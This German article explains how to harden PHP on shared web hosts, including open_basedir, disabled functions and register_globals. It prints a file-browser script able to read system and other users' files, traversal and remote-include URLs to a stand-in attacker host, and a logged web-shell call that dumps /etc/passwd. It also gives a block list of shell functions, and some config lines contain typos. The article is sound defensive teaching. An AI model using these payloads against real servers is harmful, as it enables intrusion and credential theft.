PHP in Multiuser-Umgebungen sicher betreiben

Airbag für den Webserver

Wenn Benutzer beliebige PHP-Skripte installieren, gefährden sie die Sicherheit des Webservers. Kleine Fehler genügen, um Angreifern Zugang zum Dateisystem oder zur Shell zu geben. Doch dem Admin bleibt ein Schutzschild: Nutzt er die Optionen von PHP konsequent, ist das Risiko erträglich. Peer Heinlein

www.photocase.de

Die besseren Webspace-Angebote enthalten das Recht, PHP-Skripte auszuführen. Die Benutzer dürfen somit eigene Server-Applikationen starten – und riskieren meist mehr, als der Admin ahnt. Immerhin ist das Risiko bei PHP kleiner als bei CGI-Skripten. Bei Letzteren laufen auf dem Server beliebige Programme (siehe Kasten „CGI und PHP"). Bei PHP läuft nur ein Interpreter, der einen vorgegebenen Befehlssatz versteht. Er kontrolliert, welche Befehle das Skript ausführt, in welchem Kontext sie laufen und welche Aktionen erlaubt sind.

Lückenprüfer

Als Testprogramm eignet sich ein Dateimanager (Listing 1). Hochgeladen auf einen ungesicherten Webspace bietet er bequemen Zugriff auf die komplette Festplatte bis zur obersten Ebene – so weit es die Rechte des PHP-Interpreters gestatten. Da der Interpreter im Kontext des Apache-Webservers läuft, sind Einblicke in »/etc/passwd« ebenso möglich wie der Zugriff auf Webverzeichnisse anderer Nutzer inklusive der darin liegenden ».htpasswd«-Dateien.

Interessante Verzeichnisse

Auch das »/tmp«-Verzeichnis ist interessant, oft finden sich hier vergessene Dateien des Administrators mit Dateilisten, Nutzerverzeichnissen, einem Datenbankdump und anderen internen Informationen. Ein mögliches Ergebnis zeigt Abbildung 2.

Die PHP-Dokumentation [1] enthält neben Beschreibungen zu allen Parametern und Funktionen auch eigene Kapitel zu Sicherheitsfragen [2]. Von Marc Heuse stammt einen älteres, aber sehr lesenswertes Howto zur Installation eines sicheren Webservers [3], das einen guten Überblick vermittelt. Wer sich erstmals mit der Frage beschäftigt, wie PHP abzusichern ist, stolpert in »php.ini« schnell über den viel versprechend klingenden Parameter »safe_mode«.

Mit dieser Einstellung nimmt PHP einige zusätzliche Sicherheitsprüfungen vor. Unter anderem prüft der Interpreter beim Zugriff auf Dateien, ob die User-ID der Datei gleich der User-ID des aufrufenden Skripts ist. So verhindert PHP, dass ein Nutzer fremde Dateien liest, auch wenn ihm das Dateisystem Leserecht gibt.

Trügerischer Safe_mode

Das Verfahren führt aber zu Problemen. Dateien, die im laufenden Betrieb von PHP-Skripten erzeugt werden, etwa hochgeladene Bilder, Cache-Dateien oder einzelne Files eines Gästebuchs, tragen meist die User-ID des Webservers, während die per FTP hochgeladenen PHP-Skripte unter der User-ID des Nutzers laufen. Ein Safe_mode würde hier zu Zugriffskonflikten führen.

Die Dateirechte prüfen ist nur ein kleiner Sicherheitsbaustein, der allein nicht ausreicht. Der Parameter wird seinem Namen daher kaum gerecht. Dazu kommen Implementierungslücken: PHP führt manchmal die Safe_mode-Prüfungen nicht korrekt aus. Der Vorteil schlägt sogar in einen Nachteil um, wenn sich Administratoren in trügerischer Sicherheit wiegen [4] und auf weitere Sicherheitsmaßnahmen verzichten.

Einen besseren Schutz mit weniger Problemen gewährt »open_basedir«. Selbst wenn Safe_mode problemlos funktioniert, eignet sich Open_basedir als zusätzliche Sicherung. Mit ihm definiert der Admin einen oder mehrere Pfade. PHP-Skripte dürfen dann nur noch auf

CGI und PHP

CGI-Skripte werden meist von Interpretern wie Perl oder Python ausgeführt und damit oft mit PHP verwechselt, dennoch handelt es sich um etwas grundlegend anderes: CGIs laufen als normale Programme im Userspace des Servers und haben damit – anders als PHP – alle Möglichkeiten eines User-Prozesses.

CGI-Skripte haben zu viele Rechte

Eingeschlossen darin sind Zugriffe auf Hardware und das Dateisystem (so weit die Rechte reichen), Einblicke in Systemvariablen, Prozesslisten, Userlisten und vieles mehr. Wer es seinen Usern also erlaubt, beliebige CGIs zu starten, muss ihnen entsprechend vertrauen (Abbildung 1).

Gefahr durch lokale Angreifer

Linux-Umgebungen sind auf einen sicheren Multiuser-Betrieb ausgelegt. Doch ist bei Sicherheitsfehlern zwischen lokalen und aus der Ferne nutzbaren Lücken zu unterscheiden. Ein lokaler Angreifer gefährdet ein System weitaus schneller als ein Außenseiter – ein CGI-Skript hat aber das Risikopotenzial eines lokalen Saboteurs. Zudem sind Webserver schwerer über Dateirechte abzusichern als normale Arbeitsrechner.

Die übers Web veröffentlichten Files brauchen zumindest Leserechte für die User-ID des Webservers und für den Benutzer, der die Seiten erstellt. Schon dieser Lesezugriff kann sich in Multiuser-Umgebungen problematisch auswirken, denn niemand möchte, dass fremde User die eigenen Datenbank-Kennwörter lesen. Sind Schreibzugriffe auf den Webspace nötig, etwa für Gästebücher oder Bildergalerien, empfehlen manche Anleitungen gar ein unsinniges »chmod 777«. Entsprechend offen sind viele Verzeichnisse.

Schutz der Benutzer voreinander

Ein Schutz der Daten zwischen den Anwendern untereinander ist mit üblichen Einstellungen bei CGIs kaum möglich. Mit zusätzlichem Aufwand könnte der Admin immerhin dafür sorgen, dass ein kluger FTP-Server jeden »chmod 777« untersagt. Auch der CGI-Wrapper von Apache bringt etwas mehr Sicherheit: Er sorgt dafür, dass die CGI-Programme unter der User-ID ihres Besitzers laufen und nicht mit den Rechten des Apache-Daemon.

Bei PHP hat der Admin bedeutend mehr Einfluss. Mit der im Artikel vorgestellten Option »open_basedir« prüft der PHP-Interpreter zusätzlich zu den normalen Dateirechten, auf welche Verzeichnisse ein Skript zugreifen darf.



Abbildung 1: CGI-Programme haben freie Hand auf dem Server, sie arbeiten als eigener Prozess. PHP-Skripte laufen hingegen gekapselt und abgesichert im PHP-Interpreter als Teil des Apache-Daemon.

Listing 1: Filebrowser

```
01 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0
   Transitional//EN">
02 <html><head><title>
03   Filebrowser v1.0 -- Peer Heinlein
04 </title></head>
05 <body>
06 <?
07 if(isset($_GET['path'])) {
08   // Variable einlesen (register_globals=off)
09   $path = $_GET['path'];
10
11   // Wenn Datei, dann Inhalt zeigen
12   if(is_file($path)) {
13     $file = fopen($path,"r");
14     print "<pre>";
15     while (!feof($file)) {
16       $zeile = fgets($file, 4096);
17       print htmlentities($zeile,ENT_QUOTES);
18     }
19     print "</pre></body></html>";
20     fclose($file);
21     exit;
22   }
23
24   // Wenn Pfad, dann Verzeichnislisting
25   print "<pre><b>Inhalt von $path</b>
   <br><br>";
26   $dir = opendir($path);
27   while($file = readdir($dir)) {
28     $filepath = $path . "/" . $file;
29     if(is_dir($filepath))
30       print "[DIR ] ";
31     elseif(is_file($filepath))
32       print "[FILE] ";
33     elseif(is_link($filepath))
34       print "[LINK] ";
35     else
36       print "       ";
37
38     if($file == ".")
39       print "<a href=\"" . $_SERVER['PHP_SELF']
40         . "?path=$path\">.</a><br>";
41     elseif($file == "..") {
42       if(substr($path,0,strrpos($path,"/"))
   == "") {
43         print "<a href=\""
44           . $_SERVER['PHP_SELF']
45           . "?path=/\">..</a><br>";
46       } else {
47         print "<a href=\""
48           . $_SERVER['PHP_SELF']
49           . "?path="
50           . substr($path,0,strrpos($path,"/"))
51           . "\">..</a><br>";
52       }
53     }
54     else {
55       print "<a href=\""
56         . $_SERVER['PHP_SELF']
57         . "?path="
58         . (($path == "/") ? "" : $path)
59         . "/" . rawurlencode($file)
60         . "\">$file</a>";
61
62       // Dateieigenschaften auflisten
63       $mode = (is_writeable($filepath)) ?
64         ", mode: writeable " : "";
65       $stat = stat($filepath);
66       $uid = $stat[4];
67       $gid = $stat[5];
68       $size = $stat[7];
69       print "    [ uid: $uid, gid: $gid,
   size: $size $mode]";
70     }
71   }
72   closedir($dir);
73   print "</pre>";
74 } else {
75 ?>
76 <form action="" method="get">
77   Verzeichnis?<br>
78   <input type="text" name="path">
79   <br><br>
80   <input type="submit" value="anzeigen">
81 </form>
82 <?
83 }
84 ?>
85 </body>
86 </html>
```



Abbildung 2: Ein PHP-Skript hat auf ungesicherten Servern ziemlich freien Zugang zum System. Der einfache PHP-Dateimanager aus Listing 1 genügt, um sich im Rechner umzusehen.



Abbildung 3: Mit »open_basedir« kann der Admin festlegen, dass PHP-Skripte nur auf Dateien des eigenen Serverbereichs zugreifen dürfen. Die Dateisystembereiche der virtuellen Server sind hier farbig hinterlegt.

Files in diesen Verzeichnissen zugreifen (siehe Abbildung 3). Ist in »php.ini« der Eintrag »open_basedir = /srv/www/htdocs« gesetzt, meldet PHP einen Fehler bei allen Zugriffen auf Files, die außerhalb dieses Verzeichnisses liegen.

Open_basedir als Retter

Diese Limitierung auf »$HTDOCROOT« von Apache verhindert den Zugriff auf die gesamte Festplatte. Allerdings dürfen die Webserve-User immer noch gegenseitig in ihren Verzeichnissen lesen und schreiben, falls es die Unix-Dateirechte erlauben. Der Filebrowser aus Listing 1 könnte immer noch die Ausgabe von Abbildung 2 erzeugen. Es ist daher notwendig, für jede gehostete Domain oder für jeden User eine eigene Open_basedir-Einstellung zu treffen, die den Zugriff auf sein Verzeichnis beschränkt.

Apache konfiguriert PHP

Praktischerweise lassen sich diese PHP-Einstellungen über den Parameter »php_admin_value« direkt in der Definition der virtuellen Hosts von Apache vornehmen (Listing 2). Mehrere Verzeichnisse sind dabei durch Doppelpunkte getrennt. So abgesichert scheitert nach einem Neustart von Apache der Zugriff auf fremde Verzeichnisse, wie Abbildung 4 belegt.

Im Beispiel gestattet Zeile 10 neben dem Pfad zur Ordnerstruktur »/srv/www/htdocs/www.firma.de« auch den Zugriff auf das Verzeichnis »/usr/share/php«. Hier liegen allgemein installierte PHP-Bibliotheken und PEAR-Packages (PHP Extension and Application Repository). Per Default zeigt »upload_tmp_dir« auf das für alle beschreibbare »/tmp«-Verzeichnis. Genau dies ist aber keine gute Wahl für eine sichere Umgebung. Es ist darum wichtig, für jede Domain ein eigenes Temp-Verzeichnis vorzugeben (Zeile 12) sowie Session-Daten pro Domain individuell zu sichern (Zeile 13).

Temp-Verzeichnis

Da die Konfiguration für den Parameter »upload_tmp_dir« ein Verzeichnis unterhalb von »/srv/www/htdocs/www.firma.de« festlegt, ist einem PHP-Skript

Listing 2: Open_basedir pro Domain

```
01 <VirtualHost 192.168.99.99:80>
02 ServerAdmin webmaster@firma.de
03 DocumentRoot /srv/www/htdocs/www.firma.de/html
04 ServerName www.firma.de
05 ErrorLog /var/log/httpd/www.firma.de-error
06 CustomLog /var/log/httpd/www.firma.de-access_log
   combined
07
08 # open_basedir-Limit auf DocumentRoot, die PHP-
   Bibliotheken
09 # und ggf. das PHP-tmp-Verzeichnis!
10 php_admin_value open_basedir
   /srv/www/htdocs/www.firma.de:/usr/share/php
11 # Weitere Absicherung durch eigene Pfade pro Domain
12 php_admin_value upload_tmp_dir
   /srv/www/htdocs/www.firma.de/tmp
13 php_admin_value session.save_path
   /srv/www/htdocs/www.firma.de/session
14 </VirtualHost>
```



Abbildung 4: Für diese Fehlermeldungen ist jeder Admin dankbar. Dank »open_basedir« verhindert PHP das unbefugte Directory-Listing eines Skripts (vergleiche Abbildung 2).

der Zugriff trotz der Open_basedir-Beschränkung gestattet. Andernfalls müsste Zeile 10 auch den Pfad zu diesem Verzeichnis enthalten.

Immer alle Eingaben prüfen

Die Gefahren, die sich aus einer löchrigen Konfiguration ergeben, werden oft ebenso falsch eingeschätzt wie der Personenkreis, vor dem sich der Admin zu schützen hat. Oft ist es beliebigen Dritten problemlos möglich, eigenen PHP-Code auf den Server zu bringen und dort auszuführen – ohne FTP-Zugang zum Webspace. Das Vertrauen in die eigenen Nutzer hat mit der eigentlichen Gefahr daher recht wenig zu tun.

Code Injection heißt die Technik, mit der Websurfer in schlecht programmierten Gästebüchern, Weblogs oder anderen Eingabefeldern präparierten PHP-Code eintragen. Überträgt die Server-Applikation den Gästebucheintrag ungeprüft als Textblock, dann führt der Server die Kommandos des Angreifers aus, sobald jemand die Gästebucheinträge abruft. Eigentlich sollte die Anwendung Eingaben als bloßen Ascii-Text ausgegeben. Angreifer umgehen dies, indem ihr eingefügter Code dem PHP-Interpreter durch schließende Tags zuerst das Ende der Gästebuchtexte vorgibt, um anschließend mit normalen PHP-Kommandos fortzufahren.

Angreifer schleusen ihren Code ein

Diesen Angriff kann der Administrator des Webservers nicht vollständig verhindern. Es ist Sache des PHP-Programmierers, alle Eingaben zu prüfen und von bösartigen Sonderzeichen zu befreien, siehe Kasten „Sichere PHP-Programmierung“. Allerdings kann PHP per »GET«, »POST« oder Cookie in das Skript gelangte Daten besser schützen, indem es die besonders gefährlichen Anführungszeichen und Hochkommata per

Sichere PHP-Programmierung

Für die Sicherheit einer Webseite sind vor allem Sie als PHP-Programmierer zuständig. Grundregel Nummer 1: Vertrauen Sie niemandem. Die folgenden Punkte sollten Sie beim Erstellen Ihrer Webseiten berücksichtigen.

Vertrauen Sie keiner Variablen, die Sie nicht selbst zugewiesen haben

Wichtige Variablen müssen Sie vor der ersten Benutzung initialisieren und mit einem definierten Wert versehen (Listing 4, Zeile 2). Andernfalls reicht ein fehlendes »register_globals=off« und ein Angreifer kann Ihre Variablen beliebig setzen.

Prüfen Sie Dateipfade, bevor Sie Includes ausführen

Selbst wenn eine eventuelle Open_basedir-Einstellung des Administrators den Zugriff auf fremde Verzeichnisse verhindert, gibt es auch im eigenen Webspace genügend Dateien, die nicht nach draußen gelangen sollten, zum Beispiel ».htpasswd« oder die Datei mit den MySQL-Datenbank-Passwörtern. Wenn Ihr Skript einen Übergabeparameter als Include-Pfad einer Datei nutzt, sollte es prüfen, ob das Skript die genannte Datei auch tatsächlich einbinden darf. Andernfalls könnte ein Angreifer den Pfad austauschen.

Es bietet sich an, die Angabe mittels regulärer Ausdrücke zu prüfen. Am besten erlauben Sie ausschließlich ungefährliche Zeichen. Wenn das nicht funktioniert, könnten Sie prüfen, ob der Dateiname mit einem Punkt beginnt, und alle sensiblen Dateien mit einem Punkt beginnend benennen. Auch die Zeichenfolge »..« im Pfad sollte ein Regexp-Ausdruck verhindern. Alle Includes sollten Sie in ein klar definiertes Unterverzeichnis legen, dessen Pfad Sie fest in die Include-Anweisung eintragen.

Kontrollieren Sie Inhalte, die Sie vom Nutzer übergeben bekommen

Alle von einem Nutzer übergebenen Angaben, egal ob URL, Cookie oder Formular, sollte Ihr Skript erst nach gründlicher Prüfung verarbeiten oder speichern. Vor allem muss es darauf achten, ob ein Eingabetext unerlaubte HTML-Tags oder PHP-Programmcode enthält. Die Eingabe könnte ein schließendes »";« enthalten, das den PHP-Interpreter dazu verleitet, nachfolgenden PHP-Code auszuführen (PHP-Code-Injection). Der Interpreter glaubt nach »";«, die Eingabe sei zu Ende. Auch Daten, die Ihr Programm an eine MySQL-Datenbank übergibt, könnten das SQL-Kommando abschließen und danach eigene Kommandos einschleusen (SQL-Injektion).

Sie müssen die Prüffunktionen nicht selbst programmieren, PHP bringt bereits »addslashes()«, »quote_meta()« und »mysql_real_escape_string()« mit, die Sonderzeichen maskieren, sowie »strip_tags()«, das HTML- und PHP-Tags entfernt.

Default durch Backslashes maskiert und damit unschädlich macht. Das erledigt die globale Einstellung »magic_quotes_qpc = on« in »php.ini«. Die Aufmerksamkeit und das gesunde Misstrauen des PHP-Programmierers ersetzt diese Option jedoch nicht.

Es gehört zur Aufgabe des Administrators, den drohenden Schaden möglichst gering zu halten. Ein Code-Injection-Angriff darf lediglich den nachlässigen PHP-Programmierer selbst treffen, keinesfalls aber andere, unbeteiligte und daher unschuldige Nutzer des Servers. Die Open_basedir-Beschränkung erfüllt diese Aufgabe ausreichend. Sie verhindert, dass die eingeschleusten PHP-Befehle auf fremde Daten zugreifen.

Angriffscode per HTTP nachladen

Sehr bequem hat es ein Angreifer, wenn PHP-Skripte großzügig mit Seiten-IDs arbeiten, die den Include einer Datei vorbereiten. So ist anhand der folgenden URL bereits ersichtlich, dass das Skript »index.php« die Variable »$id« einfach als Pfad für einen PHP-Include-Befehl übernimmt:

```
http://www.Server.de/cms/index.php?
id=info/termine.txt
```

Schon leichte Manipulationen an der URL fördern schnell Informationen zu Tage, die der Apache-Webserver selbst aus guten Gründen nicht als Datei ausgeliefert hätte:

```
http://www.Server.de/cms/index.php?
id=intern/.htpasswd
```

Dem Administrator bleibt zumindest die Gewissheit, dass Open_basedir den Zugriff auf Daten anderer Nutzer unterbindet. Der Angreifer sieht nur die Files der betroffenen Domain. Wer aber glaubt, er könne nur Dateien dieser Domain einbinden, irrt sich: Der PHP-Befehl »include« verarbeitet per Default auch URLs und lädt PHP-Files auf Wunsch per FTP oder HTTP.

Listing 3: Unsicheres Skript

```
01 <?
02 if($username == "tux" && $password == "blabla") {
03     $auth = 1;
04 }
05
06 if($auth == 1) {
07     print "Interner Bereich";
08 } else {
09     print "Sorry, kein Zugriff";
10 }
11 ?>
```

Das Include-Kommando arbeitet netzweit

Manipuliert ein Angreifer die URL und lässt sie auf PHP-Code zeigen, der auf einem externen Webserver liegt, lädt der angegriffene Server diesen Code, bindet ihn an passender Stelle ein und führt ihn aus. Abbildung 5 zeigt den Ablauf. Die manipulierte URL enthält die Adresse des Angreifer-Servers:

```
http://www.Server.de/cms/index.php?
id=http://www.Angreifer.de/hackcode.php
```

Ein weiterer Parameter in der Konfigurationsdatei »php.ini« schafft Abhilfe:

```
allow_url_fopen_=no
```

Ein Blick in die Logfiles vieler Webserver zeigt, dass Skript-Kiddies programmgesteuert Webseiten durchsuchen und auf deren Verwundbarkeit testen. Dank Google ist es kein Problem, Erfolg versprechende URLs zu finden. Eine Suche nach der Zeichenkette »= http://« im eigenen »access«-Logfile von Apache führt schnell zu Verdachtsfällen, denen nachzugehen lohnt.

Manchmal sind vollständige URLs in den Aufrufparametern einer Webseite unverdächtig, zum Beispiel bei Übersetzungsdiensten oder Anonymisierern für andere Webseiten. Meist hat diese Zeichenkette in Parametern einer Webseite aber keine guten Absichten.

Interessant und raffiniert ist das bei Skript-Kiddies beliebte Skript »cmd.txt«, auch als »cmd.php« bekannt. Es nimmt den Aufrufparameter »cmd« entgegen und versucht, das übergebene Kommando als Linux-Befehl mit Hilfe von »exec()« oder »system()« auszuführen. Ein Angreifer verfügt damit über eine flexible Shell. Die Unix-Kommandos übergibt er bequem in der Adresszeile des Browsers.

Unix-Kommandos bequem per PHP-Shell

Der folgende Fund in den Logfiles des Autors zeigt, was sich alles anrichten lässt, wenn es keine ausreichende Absicherung gibt. Die Zeichenfolge »%20« ist ein URL-kodiertes Leerzeichen.

```
http://www.heinlein-support.de/index.php?
id=http://farpador.ubbi.com.br/cmd.txt?&
cmd=uname%20-a;cat%20/proc/version;uptime
;id;pwd;/sbin/ifconfig|grep%20inet;cat%20
/etc/passwd
```

Diese URL versucht von der Webseite »http://farpador.ubbi.com.br« die PHP-Shell »cmd.txt« nachzuladen. Dieser Shell übergibt der Aufruf gleich das gewünschte Unix-Shell-Kommando, es ermittelt das Betriebssystem, die Uptime, die Benutzerkennung und das Arbeitsverzeichnis sowie die IP-Adressen und hängt am Ende noch den Inhalt von »/etc/ passwd« an.

Stichprobenhaft sollte der Admin diese verdächtigen URLs in seinen Browser kopieren und prüfen, wie die angegriffene Webseite auf den Manipulations-



Abbildung 5: Fehlerhafte PHP-Skripte erlauben es einem Angreifer, eigenen Code in die Seite einzuschleusen. Diesen Code lädt PHP auf Wunsch auch von einem entfernten Webserver.

1/1A

Strato

versuch reagiert. Zeigt sie auch nur ansatzweise die gesuchten Systeminformationen, sind Überstunden angesagt.

Verdächtige URLs prüfen

Das Auftauchen solcher URLs an sich heißt aber nicht, dass der Angreifer Erfolg hatte. Hier ist nur der Versuch zu sehen, Systemkommandos auszuführen. Dagegen sollte der Administrator Folgendes unternehmen:

- In der Firewall verhindern, dass der Webserver externe FTP- oder HTTP-Quellen abfragt. Dazu ausgehende TCP-Verbindungen blocken oder mindestens Daten an Zielport 80 filtern.
- Falls HTTP-Verbindungen zum Beispiel für Linux- oder Antiviren-Updates notwendig sind, sollten diese nur an die Webserver der jeweiligen Hersteller erlaubt sein.
- Seine Nutzer über sorgsame PHP-Programmierung aufklären.
- Das Ausführen von Systemkommandos in PHP deaktivieren, sofern dies möglich ist.

PHP bietet die sehr sinnvolle Möglichkeit, gefährliche Kommandos für den PHP-Interpreter zu sperren.

PHP-Funktionen abschalten

Um zu vermeiden, dass PHP-Skripte unerwünschte Funktionen aufrufen, genügt ein Eintrag in »php.ini«:

```
disable_functions = system, exec, ➥
shell_exec, passthru, phpinfo, show_source
```

Über die Funktionen »system«, »exec«, »shell_exec« und »passthru« starten PHP-Skripte externe Linux-Kommandos. Diese Shell-Befehle laufen mit den Rechten des Webservers, da PHP als Modul in den Daemon integriert ist. Die PHP-Funktionen sind auf einem normalen Webserver nur selten notwendig, fast jedes PHP-Skript kommt ohne Linux-Kommandos aus.

Erst wenn diese Funktionen deaktiviert sind, wirkt der Open_basedir-Schutz tatsächlich, denn die Linux-Kommandos wissen nichts von der PHP-Beschränkung und öffnen jedes File, auf das der Webserver zugreifen darf. Muss die Funktion »exec()« unbedingt zur Verfügung stehen, bleibt immer noch ein Schutzmechanismus:

```
safe_mode_exec_dir = /srv/www/bin
```

In »php.ini« belegt der Admin den Parameter mit einem Verzeichnis, in dem die erlaubten Linux-Programme liegen (oder Symlinks auf die erlaubten Tools). So kann das PHP-Skript wenigstens keine beliebigen Programme aufrufen. Allerdings setzt der Parameter voraus, dass »safe_mode« aktiviert ist.

Die Funktion »show_source« wird von PHP-Entwicklern kaum benutzt und hat auf einem Produktiv-Webserver nichts zu suchen. Sie präsentiert Angreifern fremde PHP-Skripte farblich formatiert zum Code-Studium, inklusive eventuell enthaltener Datenbank-Passwörter.

Unfreiwillige Auskünfte vermeiden

Den Aufruf »phpinfo()« verwenden Neugierige gerne, um an Informationen über einen Webspace zu gelangen. Für sich genommen sind diese Informationen ungefährlich, zudem sind die Defaultwerte bekannt. Andererseits hilft einem Angreifer jede Information bei der Suche nach Eigenheiten und verwundbaren Stellen. Es gehört zu den Selbstverständlichkeiten der Systemverwaltung, interne Informationen nicht unnötig externen Dritten zugänglich zu machen.

Viele Webspace-Nutzer lassen aus Bequemlichkeit eine »phpinfo.php«-Datei dauerhaft herumliegen, daher sind die Informationen für jedermann abrufbar. Der Admin kann die Informationswünsche seiner User auch erfüllen, indem er die Info-Funktion deaktiviert und durch eine statische HTML-Datei ersetzt, die den Output von »phpinfo()« enthält. Hat diese Seite dann noch einen Passwortschutz, stellt sie nur dem Nutzer wichtige Informationen bereit.

Variablen sichern

In »php.ini« ist auch der wichtige Parameter »register_globals = off« einzutragen. Er vermeidet viele Fehler der PHP-Programmierer und zwingt sie zur sauberen Programmierung. Ist »register_globals = on« gesetzt, setzt PHP für alle Parameter der URL gleichnamige Variablen. Folgende URL würde innerhalb des Skripts die Variablen »$username« mit dem Wert »tux« sowie »$password« mit dem Wert »suedpool« belegen:

```
http://www.Server.de/index.php?username=➥
tux&password=suedpol
```

Ein schlechtes Programm nutzt diese Tatsache, um die Parameter der URL auszuwerten und zu übernehmen. Das kleine Skript in Listing 3 scheint auf den ersten Blick eine harmlose Authentifizierungsabfrage zu sein. Allerdings könnte ein gut ratender Angreifer folgende URL eintippen:

```
http://www.Server.de/index.php?auth=1
```

Der Auth-Parameter führt ohne Login-Daten zur Preisgabe der Interna. Die vermeintlich harmlose Login-Abfrage in Zeile 6 erkennt einen scheinbar authentifizierten User. Der PHP-Programmierer hätte zu Beginn des Skripts besser »$auth = 0« gesetzt oder seine If-Abfrage mit einem »else« versehen müssen, um einen klar definierten Zustand zu schaffen. Aber auch der Admin hätte die Verwundbarkeit vermeiden können:

```
register_globals=off
```

Diese Einstellung verhindert, dass PHP alle URL-Parameter in Variablen abbildet. Dann funktioniert aber die Passwortabfrage in Zeile 2 nicht mehr. Das Skript muss alle Variablen über die reservierten globalen Arrays »$_GET«, »$_POST« oder »$_COOKIE« auslesen und zuweisen. Listing 4 zeigt die sauber programmierte Lösung.

Wegen der nötigen Änderungen in den PHP-Skripten ist es meist sehr schwer, einen Server von »register_globals = on«

Listing 4: Sicheres Skript

```
01 <?
02 $auth = 0;
03 $uid = $_GET['username'];
04 $pwd = $_GET['password'];
05
06 if($uid == "tux" && $pwd == "blabla") {
07     $auth = 1;
08 }
09
10 if($auth == 1) {
11     print "Interner Bereich";
12 } else {
13     print "Sorry, kein Zugriff";
14 }
15 ?>
```

auf »register_globals = off« umzustellen. Die Besitzer der unsauberen Skripte zeigen oft wenig Verständnis dafür, dass sie ein bislang funktionierendes Skript umstellen müssen.

Register_globals-Option und die Folgen

Allerdings lohnt der Aufwand durchaus, er schützt Programmierer vor ihren eigenen Fehlern. Es empfiehlt sich eine sanfte Umstellung in mehreren Etappen: Eine Vorankündigung gibt jedem User die Möglichkeit, rechtzeitig seinen Code zu durchsuchen. Dann folgt für wenige Stunden »register_globals = off«. Während dieser Zeit sollte jeder Nutzer seine Skripte testen und Fehlfunktionen bemerken. Vor der endgültigen Umstellung hat jeder Programmierer Gelegenheit, den Code zu bereinigen.

Bei neu eingerichteten Webservern sollte diese Funktion von vornherein deaktiviert sein. Einige Grundsatzdiskussionen mit nicht sachkundigen Nutzern sind aber kaum zu vermeiden: Manche wollen nicht verstehen, warum das Super-PHP-Skript aus ihrer Lieblingssammlung wegen unsauberer Programmierung auf dem Webserver nicht läuft, obwohl es im Rating doch sagenhafte 9,5 von 10 Punkten erhielt.

